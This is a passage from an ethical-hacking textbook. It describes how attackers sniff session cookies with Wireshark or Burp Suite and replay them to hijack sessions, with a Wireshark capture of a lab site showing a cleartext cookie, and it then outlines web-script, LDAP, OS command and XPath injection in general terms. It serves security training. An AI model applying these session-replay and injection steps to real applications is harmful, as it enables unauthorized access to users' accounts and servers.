
- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to the application
- Use session cookies to perform session hijacking, session replay, and MITM attacks

Thus, sniffing the valid session token is important in session management attacks.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol analyzer that allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.


*eth0 (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.cookie


```
No.   Time          Source       Destination     Protocol Length Info
   33 7.988550600   10.10.1.13   10.10.1.19      HTTP      431 GET / HTTP/1.1
  179 23.021229800  10.10.1.13   10.10.1.19      HTTP      898 POST / HTTP/1.1  (application/x-www-form-urlencoded)
  182 23.036810000  10.10.1.13   10.10.1.19      HTTP      478 GET /index.aspx HTTP/1.1
  198 23.728740300  10.10.1.13   162.159.128.61  HTTP      582 GET /api/v2/video/40888186.json?callback=jQuery18300812184615…
  204 23.730588300  10.10.1.13   162.159.128.61  HTTP      581 GET /api/v2/video/6959789.json?callback=jQuery183008121846151…
  205 23.730618800  10.10.1.13   162.159.128.61  HTTP      581 GET /api/v2/video/7428907.json?callback=jQuery183008121846151…
  486 27.626897600  10.10.1.13   10.10.1.19      HTTP     1187 POST /index.aspx HTTP/1.1  (application/x-www-form-urlencoded)
  489 27.634863700  10.10.1.13   10.10.1.19      HTTP      499 GET /viewprofile.aspx?id=1 HTTP/1.1
  492 28.196527600  10.10.1.13   162.159.128.61  HTTP      593 GET /api/v2/video/40888186.json?callback=jQuery18300452073714…
  493 28.196732900  10.10.1.13   162.159.128.61  HTTP      592 GET /api/v2/video/7428907.json?callback=jQuery183004520737149…
  494 28.196954200  10.10.1.13   162.159.128.61  HTTP      592 GET /api/v2/video/6959789.json?callback=jQuery183004520737149…
```

```
▸ Frame 33: 431 bytes on wire (3448 bits), 431 bytes captured (3448 bits) on interface eth0, id 0
▸ Ethernet II, Src: MS-NLB-PhysServer-21_5d:23:ae:99 (02:15:5d:23:ae:99), Dst: MS-NLB-PhysServer-21_5d:23:ae:98 (02:15:5d:23:ae:98)
▸ Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.19
▸ Transmission Control Protocol, Src Port: 50666, Dst Port: 80, Seq: 1, Ack: 1, Len: 377
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    Host: www.moviescope.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
  ▸ Cookie: mscope=1jWydNf8wro=; ui-tabs-1=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://www.moviescope.com/]
    [HTTP request 1/5]
```

```
0160  69 76 65 0d 0a 43 6f 6f  6b 69 65 3a 20 6d 73 63   ive··Coo kie:
0170  6f 70 65 3d 31 6a 57 79  64 4e 66 38 77 72 6f 3d   ope=1jWy
0180  3b 20 75 69 2d 74 61 62  73 2d 31 3d 30 0d 0a 55   ; ui-tab
0190  70 67 72 61 64 65 2d 49  6e 73 65 63 75 72 65 2d   pgrade-I
01a0  52 65 71 75 65 73 74 73  3a 20 31 0d 0a 0d 0a      Requests : 1····
```

Cookie: Character string | Packets: 934 · Displayed: 11 (1.2%) | Profile: Default

Figure 14.77: Screenshot of Wireshark



Perform Injection/Input Validation Attacks

- Supply **crafted malicious input** that is syntactically correct according to the interpreted language being used to break **application's normal intended use**

Web Scripts Injection
- If the user input is used in dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

LDAP Injection
- Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection
- Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

XPath Injection
- Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic

